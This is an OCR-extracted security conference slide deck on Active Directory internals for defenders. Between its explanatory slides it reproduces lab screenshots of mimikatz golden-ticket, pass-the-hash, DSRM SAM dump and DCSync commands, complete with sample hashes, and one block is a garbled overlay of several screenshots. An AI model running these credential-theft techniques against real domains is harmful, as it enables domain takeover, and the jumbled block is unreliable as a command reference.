

Beyond the MCSE: Active Directory for the Security Professional



Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com





- Founder Trimarc, a security company.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP
- Speaker: Black Hat, BSides, DEF CON, DerbyCon, Shakacon
- Security Consultant / Security Researcher
- Own & Operate <u>ADSecurity.org</u> (Microsoft platform security info)






- Key AD details security professionals should know.
- Most common AD Security issues
- Active Directory security enhancements by OS
- Windows 10/2016 Security Features
- Security Pro's Checklist






Differing Views of Active Directory

- Administrator
- Security Professional
- Attacker



Complete picture is not well understood by any single one of them

AD Administrator/Engineer



PS C:\>


1 black hat USA 2016 Security Pro

Identity Theft Using Pass-the-Hash Attack

Use Cases

Packages.

Administrator's hash was stolen from one of the computers previously logged into by Administrator and used from WIN7CLIENT-PC.



```
PS C:\Users\joeuser> Get-NetGPOGroup
    1 black hat USA 201E GPOPAth
                                                                 : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}\\
                                                    Filters
                                                                 : Administrators (built-in)
                                                    GroupName
                             c:\Temp\pykek>ms14-068.pv
    Attacker
                                                   GroupSID
                                                                 : S-1-5-32-544
                                  Building AS-REO for GroupMemberof
                                 Sending AS-REO to ad GroupMembers
                                                                  {s-1-5-21-1581655573-3923512380-696647894-2628}
                                 Receiving AS-REP from GPONAME
                                                    GPODisplayName
                                                                  Add Server Admins to Local Administrator Group
                                                                  {E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}
PSAttack!!
                                  Parsing AS-REP from (GPOTYPE
                                                                 : GroupPolicyPreferences
                               [+] Building TGS-REO for
                                                    GPODisplayName : Add Workstation Admins to Local Administrators Group
C:\Temp\PSAttack #> invoke-mimika
                                 Sending TGS-REQ to a
                                                                  {45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
                                 Receiving TGS-REP fr GPOPath
                                                                  \lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
                               [+] Parsing TGS-REP from GPOType
                                                                  RestrictedGroups
          mimikatz 2.0 alpha (x
                               [+] Creating ccache file
 .## ^ ##.
                                                    GroupName
                                                                  ADSECLAB\Workstation Admins
                                                                  5-1-5-21-1581655573-3923512380-696647894-2627
                                                    GroupSID
           Benjamin DELPY gent C:\Temp\pykek>cd ...
                                                    GroupMemberOf
                                                                  {S-1-5-32-544}
           http://blog.gentil (Empire: credentials/mimikatz/golden_ticket) > set CredID 1
 ## v ##
 '#####'
                            (Empire: credentials/mimikatz/golden ticket) > set user Administrator
                            (Empire: credentials/mimikatz/golden ticket) > set sids S-1-5-21-456218688-4216621462-1491369290-519
                            (Empire: credentials/mimikatz/golden ticket) > execute
mimikatz(powershell) # sekurlsa
                            (Empire: credentials/mimikatz/golden ticket) >
                           Job started: Debug32 ktbrk
                                                                                            Authentication Id : 0 ; 947799
                                                                                                       adsadministrator
                                                                                            user
Session
               : Interactive
                           Hostname: WINDOWS4.dev.testlab.local / S-1-5-21-4275052721-320508
                                                                                                        lab.adsecurity.org
User Name
               : DWM-3
                                                                                             domain
                                       mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 23
Domain
               : Window Manag
                                                                                            program
                                                                                                       cmd.exe
                             ## ^ ##.
               : (null)
Logon Server
                                                                                            impers.
                                                                                                       no
                                       /* * *
                            ## / \ ##
                . 03/05/2016
Logon Time
                                                                                                       5164b7a0fda365d56739954bbbc23835
                                        Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.co NTLM
meterpreter > use p
                            ## \ / ##
                             '## v ##'
                                        http://blog.gentilkiwi.com/mimikatz
                                                                                                       5600
                                                                                                  PID
Loading extension p
                             "#####"
                                                                         with 16 modules *
                                                                                                  TID
                                                                                                       3416
meterpreter > power
                                                                                                  LUID 0 : 59149163 (00000000:0386
[+] File successful

    data copy @ 0000006E8

                            mimikatz(powershell) # kerberos::golden /domain:dev.testlab.local
                                                                                                  kerberos - data copy @ 0000006E8
win-7ch5rt177ba\oi
                           :8b7c904343e530c4f81c53e8f614caf7 /sids:S-1-5-21-456218688-421662
                                                                                                   aes256_hmac
                                                                                                                       -> null
                                     : Administrator
                           User
False
                                                                                                                       -> null
                                                                                                   aes128_hmac
                                     : dev.testlab.local
                           Domain
                                     : S-1-5-21-4275052721-3205085442-2770241942
                                                                                                   rc4_hmac_nt
                                                                                                                       OK
                           User Id
   PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL
   #Super@Secure&Password$2015?
```



Active Directory Security





Active Directory Users and Computers

File Action View Help










































- Admin Groups
- Builtin


- 🛨 📋 Domain Management
- ForeignSecurityPrincipals
- Managed Service Accounts
- - Users


ıt	Name	Туре	Description	
	& Account Operators	Security Group	Members can administer d	
S	& Administrators	Security Group	Administrators have compl	
	& Backup Operators	Security Group	Backup Operators can ov	
	& Certificate Service DCOM Access	Security Group	Members of this group are	
	& Cryptographic Operators	Security Group	Members are authorized t	
	& Distributed COM Users	Security Group	Members are allowed to la	
	& Event Log Readers	Security Group	Members of this group ca	
	& Guests	Security Group	Guests have the same acc	
	& IIS_IUSRS	Security Group	Built-in group used by Int	
	🍇 Incoming Forest Trust Builders	Security Group	Members of this group ca	
	A Network Configuration Operators	Security Group	Members in this group can	
	Rerformance Log Users	Security Group	Members of this group ma	
	Rerformance Monitor Users	Security Group	Members of this group ca	
	Re-Windows 2000 Compatible Access	Security Group	A backward compatibility	
	& Print Operators	Security Group	Members can administer d	
	Domoto Dockton Hoore	Committee Comm	Mambara in this group are	




















UNITED FEDERATION of PLANETS




















Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]









On-premises Active Directory

- Authentication, Directory, & Management
- AD Forest for single entity
- Internal corporate network
- Authentication
 - Kerberos
 - NTLM
- LDAP
- Group Policy

Azure AD (Office 365)

- Identity
- Designed for multi-tenant
- Cloud/web-focused
- Authentication
 - SAML 2.0
 - OpenID Connect
 - OAuth 2.0
 - WS-Federation
- REST API: AD Graph API



Azure AD Domain Services (Preview)

- Active Directory managed by Microsoft in the cloud.
- "DC as a Service"
- Custom names
- Domain-join support
- Integrated with Azure AD
- NTLM & Kerberos auth support
- Group Policy
- Full LDAP support (read/write)
- AD management tools supported






Amazon Hosted Active Directory

- "Simple version" = Samba 4
 - < 5,000 users
- "Premium version" = Microsoft Active Directory
 - > 5,000 users
 - Note: No support for Fine Grained Password Policies
- AD Connector proxy service
 - Not sync or federation
 - Forwards auth & queries to DCs

Federation







Trust

- Connects domains
- NTLM & Kerberos
- Trusts between internal & external domains = security issue.
- Credential theft potential.

Federation

- Leverages PKI "trust"
- Enables "non-trusted" user access.
- User authenticated locally which creates token used for fed auth.
- Ideal for partner org.



Domain Controllers

- Contains & replicates domain data.
- Provides authentication & directory services.
- Central set of servers for client communication.
- Security settings define AD baseline security.
- Stores the domain AD database (NTDS.dit).
- Hosts the domain DFS root (\\domain.com\) & NETLOGON & SYSVOL shares.
- DNS (AD-Integrated)





The Global Catalog

- Partial replica of all object for all forest domains.
- GC attribute replication is configurable (PartialAttributeSet).
- Enables quick forest-wide object searches.

Security Note:

Check the attributes included in the PartialAttributeSet.





- DC services without storing passwords.
- Only receives inbound replication from writable DCs.
- Requires cached passwords for local site authentication.
- Enables delegation of RODC administration to non AD admins.
- Use cases:
 - Physical security issues.
 - Third party software install on DC.
 - "Untrusted admin" scenario.





RODC Attributes

- msDS-Reveal-OnDemandGroup
 - "Allowed RODC Password Replication Group"
- msDS-NeverRevealGroup
 - "Denied RODC Password Replication Group"
- msDS-AuthenticatedToAccountList
- msDS-RevealedList

Denied RODC Password Replication Group Membership


- Cert Publishers
- Domain Admins
- Enterprise Administrators
- Schema Admins
- Group Policy Creator Owners
- Krbtgt
- Domain Controllers
- Read Only Domain Controllers






DSRM? What's DSRM?

- Directory Services Restore Mode.
- "Break glass" access to DC.
- DSRM password set when DC is promoted.
- Rarely changed.
- Password Change Process?
- Access DSRM without Rebooting (2k8+)
 - DsrmAdminLogonBehavior = 2
 - Console logon





```
mimikatz(commandline) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM
                       NT AUTHORITY\SYSTEM S-1-5-18
                                                               (04g, 20p)
                                                                               Primar
396
       14960
 -> Impersonated !
 * Process Token : 6752951
                               ADSECLAB\LukeSkywalker S-1-5-21-1581655573-3923512380
Primary
                                                                       (04g, 20p)
* Thread Token : 6753692 NT AUTHORITY\SYSTEM S-1-5-18
mimikatz(commandline) # lsadump::sam
Domain : ADSDC03
SysKey : 185e91797d952d1f4063395d1c844350
Local SID : S-1-5-21-1065499013-2304935823-602718026
SAMKey : 1f86c3e2b82a9ff24190cc5261a0a9b7
     : 000001f4 (500)
    : Administrator
User
LM
      7c08d63a2f48f045971bc2236ed3f3ac
```





Pass-the-Hash with DSRM Account – Success!

```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDCO3 /user:Administrator /ntlm:66750645b577b363347c5aa5d5e7d190
        : Administrator
user
domain
        : ADSDC03
program : cmd.exe
NTLM
        : 66750645b577b363347c5aa5d5e7d190
    PID 1248
    TID 1856
    LUID 0 ; 7625112 (00000000:00745998)
             data copy @ 0000000019E4130 : OK !
    kerberos - data copy @ 0000000001A0F148
                       -> null
     aes256_hmac
                       -> null
     aes128 hmac
     rc4 hmac nt
                       OK
     rc4_hmac_old
                       OK
     rc4 md4
                       OK
     rc4_hmac_nt_exp
     rc4_hmac_old_exp OK
      *Password replace -> null
Administrator: C:\Windows\system32\cmd.exe
                                                                                 C:\Windows\system32>dir \\adsdc03\c$
 Volume in drive \\adsdc03\c$ has no label.
  Volume Serial Number is 6874-598A
 Directory of \\adsdc03\c$
08/22/2013
                                             PerfLogs
                            <DIR>
 08/22/2013
             10:50
                            <DIR>
                                             Program Files
                                             Progisem Metcaff @Pyrotek3 | sean@TrimarcSecurity.com]
 08/22/2013
                            <DIR>
 09/06/2015
              02:48 PM
                            <DIR>
                                             Temp
```



DCSync Password Data with DSRM Account!


```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:66750645b577b363347c5aa5d5e7d190
       : Administrator
user
       ADSDC03
domain
program : cmd.exe
       : 66750645b577b363347c5aa5d5e7d190
Administrator: C:\Windows\system32\cmd.exe
user:krbtgt
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'adsdc03' will be the DC server
[DC] 'krbtgt' will be the user account
Object RDN
                     : krbtgt
** SAM ACCOUNT **
SAM Username
                     : krbtgt
                     : 30000000 ( USER_OBJECT )
Account Type
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL ACCOUNT )
Account expiration
Password last change : 8/27/2015 10:10:22 PM
Object Security ID : S-1-5-21-1581655573-3923512380-696647894-502
Object Relative ID
                     : 502
Credentials:
  Hash NTLM: f46b8b6b6e330689059b825983522d18
    ntlm- 0: f46b8b6b6e330689059b825983522d18
    Im - 0: ff43293335e630fff672b3e427de42Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]
```






- Map AD to physical locations.
- Defines what DC clients authenticate to & which DC provides GPO data.
- Subnet-Site association for resource discovery.
- Asset discovery:
 - Domain Controllers
 - Exchange Servers
 - SCCM
 - DFS shares





Objects & Properties

- Objects
 - User
 - Computer
 - Group
 - Organizational Unit (OU)
- Properties (Attributes)
 - Interesting info in ext. attributes
 - Sometimes contain passwords ©







Fun with User Attributes: SID History

- SID History attribute supports migration scenarios.
- Security principals have a SID which determines rights & access to resources.
- Enables access cloning from one account to another.
- Works for SIDs in the same domain & throughout the forest.



Get-ADUser -Filter * -Property

- Created
- Modified
- CanonicalName
- Enabled
- Description
- LastLogonDate
- DisplayName
- AdminCount
- SIDHistory

- PasswordLastSet
- PasswordNeverExpires
- PasswordNotRequired
- PasswordExpired
- SmartcardLogonRequired
- AccountExpirationDate
- LastBadPasswordAttempt
- msExchHomeServerName
- CustomAttribute1 50
- ServicePrincipalName





Get-ADComputer -Filter * -Property

- Created
- Modified
- Enabled
- Description
- LastLogonDate (Reboot)
- PrimaryGroupID (516 = DC)
- PasswordLastSet (Active/Inactive)

- CanonicalName
- OperatingSystem
- OperatingSystemServicePack
- OperatingSystemVersion
- ServicePrincipalName
- TrustedForDelegation
- TrustedToAuthForDelegation



Group Policy

- User & computer management
- Create GPO & link to OU
- Comprised of:
 - Group Policy Object (GPO) in AD
 - Group Policy Template (GPT) files in SYSVOL
 - Group Policy Client Side Extensions on clients
- MS15-011 & MS15-014 MiTM Vulnerabilities (MS15-011 requires UNC Hardening GPO)
- Modify GPO or GPT...






"Badges? We don't need no stinkin' badges!"



NTLM





NLM Attacks

- SMB Relay simulate SMB server or relay to attacker system.
